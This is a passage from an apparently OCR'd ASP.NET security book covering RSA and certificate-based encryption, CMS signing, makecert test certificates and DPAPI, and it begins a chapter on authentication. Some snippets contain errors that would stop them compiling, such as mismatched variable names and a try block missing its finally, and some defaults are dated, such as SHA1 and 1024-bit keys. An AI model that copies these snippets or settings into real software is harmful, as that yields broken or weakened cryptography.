Asymmetric algorithms are often used with digital signatures, a technology that allows the recipient of encrypted data to validate who the data came from, and that it was not tampered with. Asymmetric encryption is used to provide non-repudiation. An important concept in digital security, *non-repudiation* is the property that a particular transaction was performed by a person or entity in a way that cannot be later denied. To achieve non-repudiation, digital signatures require proof of the integrity of the message through secure hashing and of the origin of the message, provided by the sender's public key and knowledge of the private key.

Digital signatures can be created with digital certificates. You may have already seen digital certificates when you install software on your computer. The Windows operating system may tell you the publisher of the software package. This information comes from a digital signature embedded in the installer, and is created from a digital certificate issued to the publisher. When the installer is created, the publishing process embeds the public key from the digital certificate, along with some of the certificate properties (such as the name of the company or person the certificate was issued to). A checksum is also embedded so that the package can be validated to ensure that it has not been tampered with after it was signed.

SUITABLE SCENARIOS FOR ASYMMETRIC ENCRYPTION

One of the first mainstream uses for asymmetric encryption was Pretty Good Privacy (PGP) created by Philip Zimmermann in 1991. The use of an asymmetric algorithm meant that users could publish their public key freely, typically on a Web page or a key server. Other PGP users could then retrieve the key and encrypt against it, knowing that only the owner of the private key could decrypt the data.

Consider an e-commerce system where payments are handled by a separate payment system located and protected on an internal network, and not exposed to the Internet. The order system must pass the payment information securely before forgetting it. Using the same key on both systems presents a risk — if the order systems is compromised, all payment information is also compromised.

Instead, the systems in the example could use asymmetric encryption. When creating a payment message, the order system would encrypt using the payment system's public key, and then place the request. Only the payment system can decrypt these messages with its private key. If the order system is compromised, the payment system messages are still safe.

One thing to note is that asymmetric encryption is computationally heaver than symmetric encryption by a significant amount. This has important considerations for its use, and has given rise to a hybrid approach where a symmetric encryption key is created and sent securely between systems using an asymmetric algorithm. This session key is then used to encrypt further transactions using symmetric encryption, which is much faster than asymmetric encryption.

This approach is used behind the scenes by the SSL/TLS, the protocol behind secure HTTP. The .NET asymmetric encryption implementation, the `RSACryptoServiceProvider` class, is limited in the amount of data it can encrypt. If you reach these limits (which are dependent on the size of the key), you should switch to this hybrid approach by using asymmetric encryption to exchange a symmetric key, which is then used to encrypt your data. As a rough guide, using a 1,024-bit RSA key can encrypt 117 bytes; using a 2,048-byte encryption key can encrypt 245 bytes.

Unlike symmetric encryption (which uses random data as its keys), the RSA algorithm uses large prime numbers as the starting point for its keys. Two large prime numbers, P and Q, are pushed through a set of mathematical formulae to produce six additional parameters, which, along with the original prime numbers, comprise the private key. Two of the derived parameters, the modulus and exponent, are also the public key.

Using Asymmetric Encryption without Certificates

When you create a new instance of the `RSACryptoServiceProvider` class, the .NET framework generates a new key-pair for use, and calculates the necessary parameters for asymmetric encryption. Remember that, to encrypt data, you need the public key parameters, and, to decrypt data, you need the private key parameters. The parameters can be exported from an `RSACryptoServiceProvider` object as either XML or an instance of the `RSAParameters` structure. The following code creates a new instance of the `RSA` class and then extracts the public key as XML;

```
RSACryptoServiceProvider rsa = RSA.Create();
string publicKeyAsXml = rsaKey.ToXmlString(false);
```

This XML representation of the public key, which contains the modulus and exponent, can then be exchanged with the systems or people who wish to send you encrypted information. These systems can initialize an `RSACryptoServiceProvider` using the `FromXmlString()` method, as shown here:

```
RSACryptoServiceProvider rsa = RSA.Create();
rsaKey.FromXmlString(publicKeyAsXml);
```

If you want to export and save the private key for recall and use, you can pass `true` to the `ToXmlString()` method, which will export all the parameters necessary for decryption. Like a symmetric key, you should keep this safe, because anyone in possession of this information will be able to decrypt your data.

To encrypt data, you create a new instance of the `RSACryptoServiceProvider` class, load the public key, and then call the `Encrypt` method. To decrypt the data, create a new instance of the `RSACryptoServiceProvider` class, load the private key, and then call the `Decrypt` method. Listing 6-1 demonstrates how you would export public and private keys, and then use them to encrypt then decrypt a sample string.



LISTING 6-1: Encyrpting Data Using the RSA Class

```
// Create an UTF8 encoding class to parse strings from and to byte arrays
UTF8Encoding encoding = new UTF8Encoding();

// Setup the sample text to encrypt and convert it to a byte array.
string clearText = "example";
byte[] clearTextAsBytes = encoding.GetBytes(clearText);

// Create a new instance of the RSACryptoServiceProvider
RSACryptoServiceProvider rsa = new RSACryptoServiceProvider(1024);
// Export the keys as XML
string publicKeyAsXml = rsa.ToXmlString(false);
string privateKeyAsXml = rsa.ToXmlString(true);

// Create a new instance of the RSACryptoServiceProvider
// and load the public key parameters so it can be used
// to encrypt.
RSACryptoServiceProvider publicKeyRSA =
    new RSACryptoServiceProvider(1024);
publicKeyRSA.FromXmlString(publicKeyAsXml);
byte[] encryptedData = publicKeyRSA.Encrypt(clearTextAsBytes, true);

// Create a new instance of the RSACryptoServiceProvider
// and load the private key parameters so it can be used
// to decrypt.

RSACryptoServiceProvider privateKeyRSA =
    new RSACryptoServiceProvider();
privateKeyRSA.FromXmlString(privateKeyAsXml);
byte[] unencryptedBytes = privateKeyRSA.Decrypt(encryptedData, true);
```

continues

LISTING 6-1 *(continued)*

```
// And finally convert it back to a string to prove it works!
string unecnryptedString =
    Encoding.UTF8.GetString(unencryptedBytes, 0, unencryptedBytes.Length);
```

Using Certificates for Asymmetric Encryption

So now you have the capability to perform asymmetric encryption for small amounts of data. But what you have learned thus far has one drawback — you cannot tell from whom the encrypted data has come. This is where certificates, coupled with digital signatures, come into play.

A digital certificate is a container for asymmetric encryption keys, with some additional features. These features include expiry dates for the certificate and the keys it contains, information about the holder of the keys (such as a name or company details), and the location of a certificate revocation list (a service available online that can be checked to see if a certificate is still valid and has not been compromised). You will have already used certificates in your Web browsing, the X509 certificate used for SSL transactions (shown in Figure 6-3).

Certificates come in various types, including server certificates, client certificates, and email certificates. The remainder of this chapter examines the use of certificates for encryption.




FIGURE 6-3: The properties of an X509 certificate shown through Internet Explorer

Getting a Certificate

There are three main ways you can get a certificate:

- *Buy a certificate.* — This is generally the route you take if people outside your company will need to interact with your service. Companies such as Verisign, Thawte, Comodo, and others will issue certificates to customers passing identity checks. These companies are, by default, trusted by all major browsers and operating systems, and so client software will not need any special steps to validate the certificate you are using. The instructions for each company vary, but all will require a Certificate Signing Request (CSR) generated from the machine on which you wish to install the certificate. Chapter 14 details how to create a certificate request for an SSL certificate for your Web site.
- *Use your company's internal certificate authority.* — Your company may provide a internal certificate authority (CA) from which you can request certificates. All systems using certificates issued by a CA must be configured to trust it, as they do the CAs you can buy certificates from. This is done by trusting the root certificate of a CA, which is used to sign all certificates issued by the CA. Windows 2003 and Windows 2008 contain "Certificate Services" that provide CA functionality. Chapter 14 discusses how to install and use the

Windows Certification Authority feature of Windows Server to provide a CA suitable for testing or internal use within a company.

- *Generate your own*— The .NET framework includes a command-line utility called `MakeCert` that can be used to generate certificates. These certificates should only be used for testing because they contain no CA details and no certificate revocation list. Each certificate must be individually trusted by systems which use it. The available command-line options for `MakeCert` are numerous. You may find examples of how to use the utility at `http://msdn.microsoft.com/en-us/library/bfsktky3(VS.80).aspx`.

  If you are using IIS7, with Vista or with Windows 2008, IIS Manager can generate self-signed SSL certificates for a Web site. You can access this by clicking the Server Certificates icon in IIS Manager, and then choosing "Create Self-Signed certificate" from the menu on the right-hand side of the management application.

Like a symmetric key, a certificate that contains both the public and private key should be kept protected. Windows has a mechanism for this: the Certificate Store. The Certificate Store presents a standard interface to a developer, regardless of where a certificate is stored (such as on a hard disk, on a smart card or in some special storage mechanism).

Within the Store are two store types: the machine store and the user store. The *machine store* keeps certificates that are potentially available to the machine as a whole (and users on that machine, if they have permissions to the certificate). Certificates used by ASP.NET would generally be in the machine store. The *user store* contains certificates that are for a specific user. To manage the Certificate Store, you can use the `certmgr.msc` Microsoft Management Console (MMC) snap-in, as shown in Figure 6-4.




FIGURE 6-4: The Certificate Store Manager

As you can see from Figure 6-4, each store has numerous compartments, three of which are the most commonly used:

- *Personal*—Certificates in the Personal store have an associated private key for use in decrypting or signing data.
- *Other People*—Certificates in the Other People store only have the public key available for use in encrypting data. This is generally used for email signing, and acts as an address book for other systems.
- *Trusted Root Certification Authorities* —This holds the CAs from which you accept certificates. This comes preloaded with certificates for well-known authorities such as Verisign. If you create your own self-signed certificate, or request a certificate from an unknown CA, you may have to manually import the certificate into this store.

When you create certificates, you should always create a backup of the certificate. Right-click on the certificate, select All Tasks, and choose Export. You should export certificates twice, once with the private key (to be stored in a secure backup location, and for importing on all machines that need to decrypt data) and once without the private key (for exchanging with systems that only need to encrypt data).

Encrypting Your Data

The functionality for certificate based asymmetric encryption is split into two namespaces:

- `System.Security.Cryptography.X509Certifications` —This namespace contains the classes to manipulate certificates, including searching for and loading a certificate.
- `System.Security.Cryptography.Pkcs` —This namespace contains the symmetric encryption and signing algorithms, as well as an implementation of the standard messaging format for exchanging asymmetrically encrypted data — Cryptographic Message Syntax (CMS) and Public Key Cryptography Standards 7 (PKCS#7). You will need to add a reference to the `System.Security` assembly to your project before you can use this namespace.

Before any encryption can take place, you must load the certificate you are going to use. To access a certificate, you must first access the correct Certificate Store (user or machine), and the container (Personal or Other People). The following code would open the Personal store for the current user:

```
X509Store myStore = new X509Store(
    StoreName.My,
    StoreLocation.CurrentUser
    );
    myStore.Open(OpenFlags.ReadOnly);
    // Perform actions
    myStore.Close();
```

You may have noticed that the `StoreName` enumeration does not match the name you see in the Certificate Store manager. The Personal store is `StoreName.My`; the Other People store is `StoreName.AddressBook`.

Once you have the store open, you can search for and load certificates. The best way to reference a certificate is by its subject key identifier — this will be a unique value. If you examine the properties

on a certificate in the Certificate Store Manager, you will see this value, and can copy and paste it into your search code after you remove the spaces. Following is an example:

```
X509Store myStore = new X509Store(
    StoreName.My,
    StoreLocation.CurrentUser
    );

myStore.Open(OpenFlags.ReadOnly);

// Find my certificate
X509Certificate2Collection certificateCollection =
    myStore.Certificates.Find(
        X509FindType.FindBySubjectKeyIdentifier,
        "8a7ec2d153cbb0827ddaabedc729c618f15239c4",
        true);

// Retrieve the first certificate in the returned collection
// There will only be one, as the subject key identifier
// should be unique.
X509Certificate2 myCertificate = certificateCollection[0];
// Use this certificate to perform operations

myStore.Close();
```

You can also search based on the certificate subject name, certificate thumbprint, and other values. The `X509FindType` enumeration details the various criteria you can use.

The final parameter in the `Find` method restricts the certificates returned to only those that are valid. Certificates that have expired, have a starting date in the future, or have been revoked, would not be included. Once you have your certificate, you can encrypt and decrypt data. The following code snippet shows how you could encrypt data:

```
static byte[] EncyrptWithCertificate(byte[] clearText,
    X509Certificate2 certificate)
{
    // Load our clear text into the CMS/PKCS #7 data structure
    ContentInfo contentInfo = new ContentInfo(clearText);

    // Create an encrypted envelope for the encrypted data
    EnvelopedCms envelopedCms = new EnvelopedCms(contentInfo);

    // Set the certificate that we will encrypt for.
    // Remember we only need a cerificate with the public key
    CmsRecipient recipient = new CmsRecipient(certificate);

    // Encrypt it
    envelopedCms.Encrypt(recipient);

    // And return the encoded, encrypted data
    return envelopedCms.Encode();
}
```

You can see that it is not quite as simple as symmetric encryption. When you encrypt data using a certificate, you must add a reference to the certificate whose public key you used so that the receiving side knows which certificate's private key to use when decrypting. The standard way to do this is to use the CMS/PKCS#7 standard, which creates an "envelope" around the encrypted data and adds a certificate reference to the message. Remember that you must add a reference to the `System.Security` assembly to your project before using the CMS/PKCS#7 classes.

Decrypting Your Data

Decrypting data encrypted and formatted CMS/PKCS#7 is a simpler matter. You rebuild a CMS envelope from the ciphered data, and the .NET framework will then use the certificate reference in the envelope to retrieve the certificate, with its private key, and decrypt the data, as shown here:

```
static byte[] DecryptWithCertificate(byte[] cipherText)
{
    EnvelopedCms envelopedCms = new EnvelopedCms();
    envelopedCms.Decode(cipherText);
    envelopedCms.Decrypt();

    return envelopedCms.ContentInfo.Content;
}
```

You may notice that you do not need to specify the certificate to use for decryption. An encrypted message contains enough information for the decryption process to automatically find the right certificate with which to decrypt.

Ensuring That Data Does Not Change

To sign data, you use the `SignedCms` class. When you sign a message, you use your own certificate, one for which you have both the public and private key. Following is an example:

```
static byte[] SignWithCertificate(byte[] clearText,
    X509Certificate2 certificate)
{
    // Load our clear text into the CMS/PKCS #7 data structure
    ContentInfo contentInfo = new ContentInfo(clearText);

    // Set who is signing the data
    CmsSigner signer = new CmsSigner(certificate);

    // Create a suitable signed message structure
    SignedCms signedCms = new SignedCms(contentInfo);

    // Sign the data
    signedCms.ComputeSignature(signer);

    // Return the signed data structure
    return signedCms.Encode();
}
```

To check a signature, you can use the following code:

```
static bool IsSignatureValid(SignedCms signedMessage)
{
    bool result = false;
    try
    {
        // Set the parameter to true if you want to check
        // certificate revocations.
        signedMessage.CheckSignature(false);

        // Perform other checks on the signing certificates
        // as required
        foreach (SignerInfo signerInfo in signedMessage.SignerInfos)
        {
            X509Certificate2 signingCertificate = signerInfo.Certificate;
            // Validate we know the signing cerificate
        }
        result = true;
    }
    catch (CryptographicException)
    {
    }

    return result;
}
```

The `CheckSignature` method will throw an exception if validation fails. If validation succeeds, you would then examine the signing certificates to check that they are expected and known certificates. Passing `false` to `CheckSignature` enables full checking (for example, checking the certificate expiry date, or if the certificate has been issued by a trusted CA). Passing `true` will only check the signature. This can be useful in test scenarios where you are using self-signed keys, or for checking historical methods where the signing certificate may have expired.

Allowing Access to a Certificate's Private Key

Because a certificate's private key is extremely secret, certificates loaded into the machine store do not, by default, allow processes (such as ASP.NET) to access them. You must set the permission on the certificate to allow this if you want to programmatically encrypt using them.

One of the simplest ways to do this is using `WinHttpCertCfg` for Windows XP/Windows 2003, which is available from `http://www.microsoft.com/downloads/details.aspx?familyid=c42e27ac-3409-40e9-8667-c748e422833f`. To use the tool, run the following command with the appropriate key name and account name:

```
winhttpcertcfg -g -c LOCAL_MACHINE\My ➥
  -s certificateSubjectName  -aNetworkService
```

For Vista and Windows 2008, you can use the Certificate Management snap-in. Simply right-click on the certificate, choose "All tasks," and select "Manage Private Key," which will present you with the familiar access control list (ACL) dialog shown in Figure 6-5




FIGURE 6-5 Setting permissions on a certificate's private key in Vista

Certificates used for SSL do not need to have permissions widened. The Windows Service that provides the SSL facility runs at a higher privilege level than the ASP.NET application pool, which has access to the private key by default.

Creating Test Certificates with MAKECERT

The Visual Studio SDK comes with a utility, `MAKECERT`, that enables you to create certificates for use during development and testing. If you're using the Visual Studio Express Edition, you must download the SDK from `http://www.microsoft.com/downloads/details.aspx?FamilyID530402623-93ca-479a-867c-04dc45164f5b`.

The first thing you must do is to create a test root authority. A *root authority* is the master certificate from which all other test certificates will be issued. Open an elevated Visual Studio Tools command prompt (right-click on the item in your Start Menu, and choose "Run as Administrator). Change directory to your `My Documents` directory and execute the following command:

```
makecert -pe -n "CN=Development Root Authority" -ss my ➥
-sr LocalMachine -a sha1 -sky signature ➥
-r "Development Root Authority.cer"
```

This command creates the root certificate and exports the public part of the certificate to the development root `authority.cer` file. You then must use the Certificate Manager MMC snap-in to import this certificate file into the machine `Trusted Root Certification Authority` folder to allow your test certificates to be trusted.

Now you must create a certificate suitable for use on a server. To do this, use the following command, replacing *myserver* with your own computer's name:

```
makecert -pe -n "CN=myserver " -ss my -sr LocalMachine ➥
-a sha1 -sky exchange -eku 1.3.6.1.5.5.7.3.1 ➥
-in "Development Root Authority" -is MY -ir LocalMachine ➥
-sp "Microsoft RSA SChannel Cryptographic Provider" ➥
-sy 12 myserver .cer
```

You needn't worry about what the parameters mean. They are documented on MSDN if you're interested. Now you have a server certificate in your local machine store with a subject name of `CN=`*myserver* and a file, *myserver*.cer, containing the public certificate you can use to encrypt data for this server. On systems where you want to encrypt data, you can import this certificate into the Other People certificate store.

Finally, you need another certificate for the client software that will be used to sign the encrypted data so that the server knows the origin of the message and that the message has not been changed or corrupted since it was signed. This needs one final foray into `makecert`, this time replacing *myname* with your own name, and replacing any spaces with underscores (for example "Barry Dorrans" would become "Barry_Dorrans").

```
makecert -pe -n "CN=myname " -ss my -sr LocalMachine ➥
-a sha1 -sky exchange -eku 1.3.6.1.5.5.7.3.1  ➥
-in "Development Root Authority" -is MY -ir LocalMachine  ➥
-sp "Microsoft RSA SChannel Cryptographic Provider" ➥
-sy 12 "myname .cer"
```

Now you have two certificates — one that you can use to encrypt and decrypt, and the other for signing and validating the message authenticity.

You may be confused as to why you are using two certificates, one to encrypt and one to sign. Remember that with certificates, and all asymmetric algorithms, you must keep the private key secret. You are encrypting data for a server, which only needs the server's public key. However, when you sign the message, you are using your own certificate, the client certificate, and that requires the private key. By signing with a specific certificate held only by you, the server can be sure of the signature origin, because only you hold that certificate. If you used the same key to encrypt and sign, this proof does not occur.

Putting it All Together

Listing 6-2 shows a piece of sample code that wraps a piece of clear text data into a CMS envelope, signs it using a local certificate with a subject name of `Barry_Dorrans`, and then encrypts it against a public key certificate loaded from a file, `myserver.cer` . The data is then decrypted, the CMS envelope is re-created, and the signatures checked. A list of the signing certificate subject names is created, and, finally, the clear text is returned for further processing.



LISTING 6-2: Signing, Encrypting, Unencrypting, and Verifying Signatures

```
// Create an UTF8 encoding class to parse strings
// from and to byte arrays
UTF8Encoding encoding = new UTF8Encoding();

// Setup the sample text to encrypt and
// convert it to a byte array.
string clearText = "example";
byte[] clearTextAsBytes = encoding.GetBytes(clearText);

// Get the certificate we are going to encrypt for.
// As well as using the cerificate store you can also load
// public key certificates from files, as demonstrated
// below.
X509Certificate2 serverPublicKeyCertificate =
    LoadCertificateFromFile("myserver.cer");
```

continues

LISTING 6-2 *(continued)*

```
// Load the certificate we will be signing the data with
// to provide data integrity and non-repudiation.
X509Certificate2 signingCertificate =
    GetCertificateBySubjectName("Barry_Dorrans");

// Create our signed data envelope
byte[] signedClearText =
    SignData(clearTextAsBytes, signingCertificate);

// Now encrypt it
byte[] encryptedAndSignedData =
    EncryptWithCertificate(
        signedClearText,
        serverPublicKeyCertificate);

// Then you would send the data to the receiving system.

// Now you're on the receiving system.
// As the envelope contains a reference to the certificate
// against which the data was encrypted it will get loaded
// automatically if it is available.
byte[] encodedUnencryptedCms =
    DecryptWithCertificate(encryptedAndSignedData);

// Now you need to validate the signature
// Create a list suitable for holding the signing subjects
List<string> signingSubjects = new List<string>();
byte[] receivedClearText =
    ValidateSignatureAndExtractContent(
        encodedUnencryptedCms,
        signingSubjects);

// And finally convert it back to a string to prove it works!
string unecnryptedString =
    Encoding.UTF8.GetString(receivedClearText, 0,
        receivedClearText.Length);


static byte[] SignData(byte[] clearText,
    X509Certificate2 signingCertificate)
{
    // Load our clear text into the CMS/PKCS #7 data structure
    ContentInfo contentInfo = new ContentInfo(clearText);

    // Set who is signing the data
    CmsSigner signer = new CmsSigner(signingCertificate);

    // Create a suitable signed message structure
    SignedCms signedCms = new SignedCms(contentInfo);
```

```
    // Sign the data
    signedCms.ComputeSignature(signer);

    // Return the signed data structure
    return signedCms.Encode();
}

static byte[] ValidateSignatureAndExtractContent(
    byte[] signedCmsAsBytes,
    ICollection<string> signingSubjects)
{
    SignedCms signedCms = new SignedCms();
    signedCms.Decode(signedCmsAsBytes);

    signedCms.CheckSignature(true);
    signingSubjects.Clear();

    foreach(SignerInfo signerInfo in signedCms.SignerInfos)
    {
        // Reconstruct the signing certificate public parts
        X509Certificate2 signingCertificate =
            signerInfo.Certificate;
        // And extract the subject
        signingSubjects.Add(signingCertificate.Subject);
    }

    return signedCms.ContentInfo.Content;
}

static byte[] EncyrptWithCertificate(byte[] clearText,
    X509Certificate2 certificate)
{
    // Load our clear text into the CMS/PKCS #7 data structure
    ContentInfo contentInfo = new ContentInfo(clearText);

    // Create an encrypted envelope for the encrypted data
    EnvelopedCms envelopedCms = new EnvelopedCms(contentInfo);

    // Set the certificate that we will encrypt for.
    // Remember we only need a cerificate with the public key
    CmsRecipient recipient = new CmsRecipient(certificate);

    // Encrypt it
    envelopedCms.Encrypt(recipient);

    // And return the encoded, encrypted data
    return envelopedCms.Encode();
}

static byte[] DecryptWithCertificate(byte[] cipherText)
{
    EnvelopedCms envelopedCms = new EnvelopedCms();
    // Reconstruct the envelope and decrypt.
```

continues

LISTING 6-2 *(continued)*

```
    envelopedCms.Decode(cipherText);
    envelopedCms.Decrypt();

    return envelopedCms.ContentInfo.Content;
}

static X509Certificate2 LoadCertificateFromFile(string fileName)
{
    X509Certificate2 certificate = new X509Certificate2();
    byte[] cerFileContents = ReadBinaryFile(fileName);
    certificate.Import(cerFileContents);
    return certificate;
}

static X509Certificate2 GetCertificateBySubjectName(
    string subjectName)
{
    X509Store store = null;
    try
    {
        store = new X509Store(StoreName.My, StoreLocation.LocalMachine);
        store.Open(OpenFlags.ReadOnly);
        X509Certificate2Collection certificates =
                store.Certificates.Find(X509FindType.FindBySubjectName,
                subjectName, true);
        return certificates[0];
    }
    // finally
    {
        if (store != null)
            store.Close();
    }
}

static byte[] ReadBinaryFile(string fileName)
{
    FileStream f = new FileStream(fileName, FileMode.Open, FileAccess.Read);
    int size = (int)f.Length;
    byte[] data = new byte[size];
    size = f.Read(data, 0, size);
    f.Close();
    return data;
}
```

Now you have everything you need to sign, encrypt, decrypt and validate data sent using certificates for asymmetric encryption.

Using the Windows DPAPI

If all that seems like too much hard work, you can let Windows take care of key management for you. The Windows Data Protection API (DPAPI) is a core system service provided by Windows that is managed by the most secure process in the operating system: the Local Security Authority (LSA).

The DPAPI is accessed using the `ProtectedData` class in the `System.Security.Cryptography` namespace and provides key management and symmetric encryption. To encrypt data, you call the `Protect` method, and to decrypt, you call the `Unprotect` method. Each of these methods takes a byte array of data to be worked on, an optional byte array of `Entropy` that acts as an additional key (and so, if used, must be cryptographically random and stored for decryption), and a scope. Like certificate services, DPAPI has the concept of machine and user stores — the scope parameter defines from which store a key should be retrieved. The optional `Entropy` parameter is used to further partition data within the store, allowing programs that share the sample DPAPI key to isolate their data from each other

For IIS6, you should use the `LocalMachine` scope. IIS7 allows the user of the `CurrentUser` scope if you configure an application pool to load the user profile. This is more secure because you can specify different application pools and users for servers running multiple Web sites, isolating the encryption and decryption keys between pools.

The following snippet shows functions to encrypt and decrypt using DPAPI:

```
// This is an example of entropy. In a real application
// it should be a cryptographically secure array of random data.
private static byte[] entropy = {1, 3, 5, 7, 9, 11, 15, 17, 19};

static byte[] EncryptUsingDPAPI(byte[] clearText)
{
    return ProtectedData.Protect(
        clearText,
        entropy,
        DataProtectionScope.LocalMachine);
}

static byte[] DecryptUsingDPAPI(byte[] encryptedText)
{
    return ProtectedData.Unprotect(
        encryptedText,
        entropy,
        DataProtectionScope.LocalMachine);
}
```

As you can see, you do not need to specify keys or algorithms. DPAPI takes care of that for you.



WARNING *Be sure to back up your operating system and the DPAPI key store on a regular basis so that you can recover in the event of a hardware failure or other occurrence that necessitates a reinstall of the operating system.*

A CHECKLIST FOR ENCRYPTION

The following is a checklist of items to follow when choosing an encryption mechanism for your application:

- *Choose an appropriate method for your situation*— If your application must encrypt and decrypt the same data, choose a symmetric algorithm. If your application talks to an external system, choose an asymmetric algorithm.
- *Use the appropriate integrity checks for your data*— Encryption is not enough when to detect changes in data. Even unencrypted data may need a mechanism for detecting changes. Use hashing, MACs or certificate signing to give you the capability to check when data has changed.
- *Choose your algorithm carefully*— Some algorithms are now considered broken or easy to break. Use the recommended algorithms for your situation — SHA256 or SHA512 for hashing, and AES for symmetric encryption.
- *Protect your keys*— If your keys are compromised, so is your data. Store your key separately from your encrypted data, and tightly control access to them. Ensure that you have a secure, separate backup of your keys and certificates.
- *Plan ahead for algorithm changes*— As time passes, algorithms are proven unsafe. Plan ahead, and consider how you could change your algorithm, and how you could support older data.

PART II
Securing Common ASP.NET Tasks

- **CHAPTER 7:** Adding Usernames and Passwords
- **CHAPTER 8:** Securely Accessing Databases
- **CHAPTER 9:** Using the File System
- **CHAPTER 10:** Securing XML

7

Adding Usernames and Passwords

Authenticating and authorizing users is an important part of most Web sites. In traditional desktop applications, if needed, authentication and authorization tend to utilize the current user's Windows credentials. When writing Web applications, you had to roll your own username and password system, and provide a login form, or use HTTP authentication, which, in turn, used Windows authentication to authenticate users. You would then implement authorization mechanisms throughout your code to protect your resources.

ASP.NET introduced a framework for these common functions to provide you with a framework for authentication and authorization. The authentication providers allow you to store usernames and passwords in a database or your `web.config` file, or let IIS take care of it, using the Windows username and password facilities. The authorization side allows you to control access to pages, classes, and even methods based upon a user's identity. ASP.NET also provides server-side controls for forms-based authentication, a login form, a registration form to create new users, reset passwords, and many of the other common functions a Web site may need.

In this chapter, you will learn about the following:

- Discovering the current user
- Authentication with the forms membership provider
- Authentication with the Windows membership provider
- How to limit access to parts of your Web site to particular types of user
- Using code to limit access to resources on your pages

Before you begin, you must first understand the difference and the connection between authentication and authorization.



NOTE *Badly written authentication processes fall under the OWASP vulnerability, "Broken Authentication and Session Management."*

Writing an authentication system is difficult to do correctly. ASP.NET provides a proven solution for authentication — protecting passwords correctly, allowing you to configure password strength, managing how the system knows who a user is in a secure manner, and all the other things that you might forget if you were writing an authentication system for the first time.

The ASP.NET authorization functions allow you to avoid the "Failure to Restrict URL access" by setting authorization rules and, if you add appropriate checks into pages that serve up database records, files or other resources, you can protect yourself against "Insecure Direct Object Reference" vulnerabilities.

AUTHENTICATION AND AUTHORIZATION

Authentication is the process that determines the identity of a user. Once a user has authenticated, a system can decide if the user is *authorized* to continue. Without knowing who a user is, authorization cannot take place.

For example, when you start your computer and log in to Windows, you provide your username and password. Windows uses these to authenticate you and determine your identity. Once your identity has been determined, Windows will then check to see if the identity provided can access the computer (by checking to see if the identity is in the Users group). If the identity is authorized, login continues. If not, the login process will show an error dialog, stop, and return to the initial login screen. Furthermore, throughout your session, other authorization checks will take place. For example, if you are not an Administrator, you cannot install software or manage the users on your computer.

DISCOVERING YOUR OWN IDENTITY

Every request to ASP.NET has an identity associated with it, even if authentication does not take place. This identity can be accessed via the `Page.User` property. Listing 7-1 explores this property.



Available for download on Wrox.com

LISTING 7-1: Exploring the user property

```
<%@ Page Language="C#" %>
<!DOCTYPE html
 PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>Discovering Identity</title>
</head>
```

```
<body>
    <p>User Name <% = User.Identity.Name %> </p>
    <p>Is Authenticated <% = User.Identity.IsAuthenticated %> </p>
    <p>Authentication Type <% = User.Identity.AuthenticationType %> </p>
</body>
</html>
```

If you create a brand new ASP.NET Web application project and replace the contents of `default.aspx` with Listing 7.1, you will see something similar to Figure 7-1.

